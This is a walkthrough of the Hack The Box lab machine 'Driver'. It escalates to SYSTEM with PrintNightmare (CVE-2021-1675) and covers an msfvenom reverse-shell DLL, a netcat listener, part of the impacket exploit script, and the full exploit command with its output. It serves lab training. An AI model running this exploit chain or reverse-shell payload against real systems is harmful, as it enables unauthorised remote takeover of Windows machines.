- 2020-01-22: Ricoh published an [advisory](#). Fixes and mitigations have not been verified, yet.
- 2020-01-22: Advisory updated and published after 90 days of initial contact.

Affected Components

Printer drivers for Ricoh, Savin and Lanier printer brands are affected. The following drivers for Windows 10 are known to be affected:

- SP 8300DN - [PCL6 Driver for Universal Print, Ver.4.23.0.0](#), release date 10/08/2019: http://support.ricoh.com/bb/pub_e/dr_ut_e/0001315/0001315878/V42300/z87179L19.exe (SHA-256 064c1db754d43edbd8c9c23185b817d6 a29775c93c1049605f5d907a472d64ab)

<https://www.pentagrid.ch/en/blog/local-privilege-escalation-in-ricoh-printer-drivers-for-windows-cve-2019-19363/>

After playing around for hours trying to use the exploit script presented on the above webpage and getting no success, I came across... PrintNightmare. A collection of privilege escalation exploits that work remotely or locally utilising printer drivers - close enough to what I thought we would have to do!

The GitHub page for cube0x0's Impacket implementation of PrintNightmare can be found here: <https://github.com/cube0x0/CVE-2021-1675>

I recommend you have a look through it as there's plenty of useful information, for example...

HTB Machine: Driver

```
(kali@kali)-[~/impacket]
$ rpcdump.py @10.10.11.106 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

According to the GitHub page, having these responses means the machine is vulnerable to this CVE.

There is a script that comes package with this particular version of impacket that comes with the above demonstrated `rpcdump.py` script which you can use after downloading cube0x0's version of Impacket...

```
(kali@kali)-[~]
$ sudo pip3 uninstall impacket
Found existing installation: impacket 0.9.22
Not uninstalling impacket at /usr/lib/python3/dist-packages, outside environment /usr
Can't uninstall 'impacket'. No files were found to uninstall.

$ sudo git clone https://github.com/cube0x0/impacket
Cloning into 'impacket'...
remote: Enumerating objects: 19570, done.
remote: Total 19570 (delta 0), reused 0 (delta 0), pack-reused 19570
Receiving objects: 100% (19570/19570), 6.57 MiB | 6.32 MiB/s, done.
Resolving deltas: 100% (14894/14894), done.
```

First of all, the instructions on the GitHub page recommend you uninstall any versions of Impacket you may already have.

If you need to uninstall impacket first, you can do so using `pip3`, as demonstrated above. Then you can use `git` to clone the version of impacket suitable for this exploit (according to cube0x0).

If you need to install `pip3` for this, simply enter `pip3` as a command and Kali should prompt you on what to do to install it...

```
(kali@kali)-[~]
$ pip3
Command 'pip3' not found, but can be installed with:
sudo apt install python3-pip
Do you want to install it? (Y/n)y
sudo apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
python-pip-whl python3-wheel
The following NEW packages will be installed:
python-pip-whl python3-pip python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 1198 not upgraded.
Need to get 2,309 kB of archives.
After this operation, 3,671 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali-rolling/main amd64 python-pip-whl all 20.3.4-4 [1,948 kB]
Get:2 http://kali.download/kali-rolling/main amd64 python3-wheel all 0.34.2-1 [24.0 kB]
Get:3 http://kali.download/kali-rolling/main amd64 python3-pip all 20.3.4-4 [337 kB]
Fetched 2,309 kB in 2s (1,390 kB/s)
Selecting previously unselected package python-pip-whl.
(Reading database ... 271628 files and directories currently installed.)
Preparing to unpack .../python-pip-whl_20.3.4-4_all.deb ...
Unpacking python-pip-whl (20.3.4-4) ...
Selecting previously unselected package python3-wheel.
Preparing to unpack .../python3-wheel_0.34.2-1_all.deb ...
Unpacking python3-wheel (0.34.2-1) ...
Selecting previously unselected package python3-pip.
Preparing to unpack .../python3-pip_20.3.4-4_all.deb ...
Unpacking python3-pip (20.3.4-4) ...
Setting up python3-wheel (0.34.2-1) ...
Setting up python-pip-whl (20.3.4-4) ...
Setting up python3-pip (20.3.4-4) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.2.3) ...
```

The command to install `pip3` (if you need it) is `sudo apt install python3-pip`.

HTB Machine: Driver

Once you have downloaded cube0x0's impacket, use `cd` to move into that directory and then use `python3` to run the `setup.py` with the `install` argument like such...

```
(kali㉿kali)-[~/impacket]
$ sudo python3 ./setup.py install
running install
running bdist_egg
running egg_info
creating impacket.egg-info
writing impacket.egg-info/PKG-INFO
writing dependency_links to impacket.egg-info/dependency_links.txt
writing requirements to impacket.egg-info/requirements.txt
writing top-level names to impacket.egg-info/top_level.txt
writing manifest file 'impacket.egg-info/SOURCES.txt'
reading manifest file 'impacket.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
warning: no files found matching 'tests' under directory 'examples'
warning: no files found matching '*.txt' under directory 'examples'
writing manifest file 'impacket.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
running install_lib
running build_py
creating build
creating build/lib
creating build/lib/impacket
copying impacket/smb.py -> build/lib/impacket
copying impacket/ldap.py -> build/lib/impacket
```

Don't forget the `./` or it may not work.

This will install impacket and all its dependencies so we shouldn't have to install anything else now. Next, we need to prepare a malicious payload. According to the GitHub page we need a dynamic link library file that can store our malicious code to call back to our machine on a port of our choosing...

```
(kali㉿kali)-[~/impacket]
$ sudo msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.123 LPORT=4444 -f dll -o dll.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
Saved as: dll.dll
```

Using `msfvenom` is the quickest way to create our malicious `.dll` file. Be sure to change the **LHOST** value to your own **VPN interface IP address**.

This will save the `.dll` file (doesn't really matter what you call it) in the current working directory. Use the `mv` command to simply move this file to the same location where you started your `evil-winrm` shell, which was likely your home directory.

```
(kali㉿kali)-[~/impacket]
$ mv dll.dll ~
mv: cannot move 'dll.dll' to '/home/kali/dll.dll': Permission denied

(kali㉿kali)-[~/impacket]
$ sudo mv dll.dll ~

(kali㉿kali)-[~/impacket]
$ cd ~

(kali㉿kali)-[~]
$ ls
Desktop  Documents  impacket  Music      PoC.exe  Templates  winPEASany.exe
dll.dll  Downloads  LS.exe    Pictures   Public   Videos
```


If the file was spawned in the `impacket` folder, like mine was, you will need `sudo` permissions to move it out of this directory.

Author: ForTheHacKing

HTB Machine: Driver

Date: 12/21


Remember to throw up a netcat reverse shell listener configured on the port number you specified in the .dll file with the **LPORT** value. You can see from my screenshots that I used **port 4444** so it should work for you too. Simply use **Ctrl + Shift + T** to quickly open a new terminal tab and then leave this listening on the side.




```
10.10.11.106 Driver x 10.10.14.123 Us x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
[]
```

Leave this juicy cat listening for that sweet, sweet incoming shell spawn.


Back over on the GitHub page, we can find the script that will run the exploit code...



Follow this link.




Click the 'Raw' button.



Hit **Ctrl + A** to select everything, **Ctrl + C**, to copy onto the clipboard.

HTB Machine: Driver

Then back in terminal, use a text editor such as `mousepad` or `nano`, open a new file and paste in the code. Save the file with a name of your choosing, I saved it as `'CVE-2021-1675.py'` making sure to give it the `.py` extension.



```
~/impacket/CVE-2021-1675.py - Mousepad
File Edit Search View Document Help
1 |#!/usr/bin/python3
2 |from impacket.dcerpc.v5 import rprn
3 |from impacket.dcerpc.v5 import transport
4 |from impacket.dcerpc.v5.dtypes import NULL
5 |from impacket.structure import Structure
6 |import argparse
7 |import sys
8 |import pathlib
9 |
10 |#https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/2825d22e-c5a5-47cd-a216-3e903fd6e030
11 |class DRIVER_INFO_2_BLOB(Structure):
12 |    structure = (
13 |        ('cVersion', '<L'),
14 |        ('NameOffset', '<L'),
15 |        ('EnvironmentOffset', '<L'),
16 |        ('DriverPathOffset', '<L'),
17 |        ('DataFileOffset', '<L'),
18 |        ('ConfigFileOffset', '<L'),
19 |    )
20 |
21 |    def __init__(self, data = None):
22 |        Structure.__init__(self, data = data)
23 |
24 |    def fromString(self, data, offset=0):
25 |        Structure.fromString(self, data)
26 |        self['ConfigFileArray'] = self.rawData[self['ConfigFileOffset']+offset:self['DataFileOffset']
+offset].decode('utf-16-le')
27 |        self['DataFileArray'] = self.rawData[self['DataFileOffset']+offset:self['DriverPathOffset']
+offset].decode('utf-16-le')
```

Once it's saved, a lot of text editors will colour-parse the script for you making it easier to read.

There's nothing in this file we need to edit such as IP address or port number so simply save it with a `.py` extension and exit the text editor.

There's one last thing we need to do before we run this malicious script: we need to host the `.dll` file so this script can execute it and ultimately run its payload (which is to call back to our netcat essentially).

There are likely multiple ways of hosting this, including sharing it on samba but I couldn't get `samba` to work and I'm not entirely confident yet with using `samba` anyway. I also tried to host the file via the python module `SimpleHTTPServer` but that also failed.

The simple solution I found was to once again just use our evil-winrm shell `upload` functionality to have our malicious `.dll` uploaded to a location on the machine of our choosing.

Use `cd` to get yourself into a nice directory where things can be uploaded and executed with no issues. I choose `C:\temp`. From here, simply enter `upload dll.dll` and it should be sitting there nicely in that directory for a while.

HTB Machine: Driver

```
*Evil-WinRM* PS C:\Users\tony\desktop> cd c:\temp
*Evil-WinRM* PS C:\temp> dir

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
d-----        6/11/2021   7:20 AM             z87179L19

*Evil-WinRM* PS C:\temp> upload dll.dll
Info: Uploading dll.dll

Data: 11604 bytes of 11604 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\temp> dir

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
d-----        6/11/2021   7:20 AM             z87179L19
-a-----    12/15/2021   5:46 PM             8704 dll.dll
```

Wherever you upload the .dll file to, remember the full path name to the file again.

Now we've got our malicious payload file hosted, we've got our netcat ready and waiting, we've downloaded the exploit script and... I feel like I'm forgetting something...

```
(kali@kali)-[~/impacket]
$ ./CVE-2021-1675.py
zsh: permission denied: ./CVE-2021-1675.py

(kali@kali)-[~/impacket]
$ sudo ./CVE-2021-1675.py
sudo: ./CVE-2021-1675.py: command not found
```

Of course, we need to change mode so the file can be executed, duh.

Use `chmod +x` and you'll notice the file text changes colour and the permissions include 'x' permission for root, owner and group, perfect!

```
(kali@kali)-[~/impacket]
$ sudo chmod +x CVE-2021-1675.py

(kali@kali)-[~/impacket]
$ ls -al
total 108
drwxr-xr-x 10 root root  4096 Dec 15 12:14 .
drwxr-xr-x 16 kali kali  4096 Dec 15 12:14 ..
drwxr-xr-x  5 root root  4096 Dec 15 11:48 build
-rw-r--r--  1 root root 12399 Dec 15 11:46 ChangeLog
-rwxr-xr-x  1 kali kali  8548 Dec 15 12:06 CVE-2021-1675.py
```

This is something you will have to do often, always check the files permissions first if you come across an error like in the previous screenshot, and you're sure you typed the command and file name correctly.

Now, I think we are finally ready to rock... cd to the directory where the exploit code (CVE-2021-1675.py) has been saved and you can pretty much copy and paste the final command...

HTB Machine: Driver

```

sudo ./CVE-2021-1675.py DRIVER/tony: [REDACTED]@10.10.11.106 'C:\temp\dll.dll'
[*] Connecting to remote host: 10.10.11.106
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\UNIDRV.DLL
[*] Executing C:\temp\dll.dll
[*] Try 1 ...
[*] Stage0: 0
[*] Try 2 ...
[*] Stage0: 0
[*] Try 3 ...
Traceback (most recent call last):
  File "/home/kali/impacket/impacket/smbconnection.py", line 568, in writeFile
    return self._SMBConnection.writeFile(treeId, fileId, data, offset)
  File "/home/kali/impacket/impacket/smb3.py", line 1650, in writeFile
    written = self.write(treeId, fileId, writeData, writeOffset, len(writeData))
  File "/home/kali/impacket/impacket/smb3.py", line 1358, in write
    if ans.isValidAnswer(STATUS_SUCCESS):
  File "/home/kali/impacket/impacket/smb3structs.py", line 454, in isValidAnswer
    raise smb3.SessionError(self['Status'], self)
impacket.smb3.SessionError: SMB SessionError: STATUS_PIPE_CLOSING(The specified named pipe is in the closing state.)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/kali/impacket/./CVE-2021-1675.py", line 192, in <module>
    main(dce, pDriverPath, options.share)
  File "/home/kali/impacket/./CVE-2021-1675.py", line 93, in main
    resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle, pDriverContainer=container_info, dwFileCopyFlags=flags)
  File "/home/kali/impacket/impacket/dcerpc/v5/rprn.py", line 633, in hRpcAddPrinterDriverEx
    return dce.request(request)
  File "/home/kali/impacket/impacket/dcerpc/v5/rpcrt.py", line 856, in request
    self.call(request.opnum, request, uuid)
  File "/home/kali/impacket/impacket/dcerpc/v5/rpcrt.py", line 845, in call
    return self.send(DCERPC_RawCall(function, body.getData(), uuid))
  File "/home/kali/impacket/impacket/dcerpc/v5/rpcrt.py", line 1298, in send
    self._transport_send(data)
  File "/home/kali/impacket/impacket/dcerpc/v5/rpcrt.py", line 1235, in _transport_send
    self._transport.send(rpc_packet.get_packet(), forceWriteAndx = forceWriteAndx, forceRecv = forceRecv)
  File "/home/kali/impacket/impacket/dcerpc/v5/transport.py", line 535, in send
    self.__smb_connection.writeFile(self.__tid, self.__handle, data)
  File "/home/kali/impacket/impacket/smbconnection.py", line 570, in writeFile
    raise SessionError(e.get_error_code(), e.get_error_packet())
impacket.smbconnection.SessionError: SMB SessionError: STATUS_PIPE_CLOSING(The specified named pipe is in the closing state.)

```

If you are successful, you should see the verbose output continue past 'Try 1 ...'

The command will be (you know what the password is by now, little fella?):

```
sudo ./CVE-2021-1675.py DRIVER/tony: [REDACTED]@10.10.11.106 'C:\temp\dll.dll'
```

GREEN Change to what you named this script.

RED Change to where you uploaded the malicious .dll and change to what you named the file.

```

(kali㉿kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.123] from (UNKNOWN) [10.10.11.106] 49430
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

Switch back over to your netcat listener and with any luck, you should have the keys to the kingdom! From here you can **cd** and **type** to your heart's content... you'll soon come across the Administrator's flag.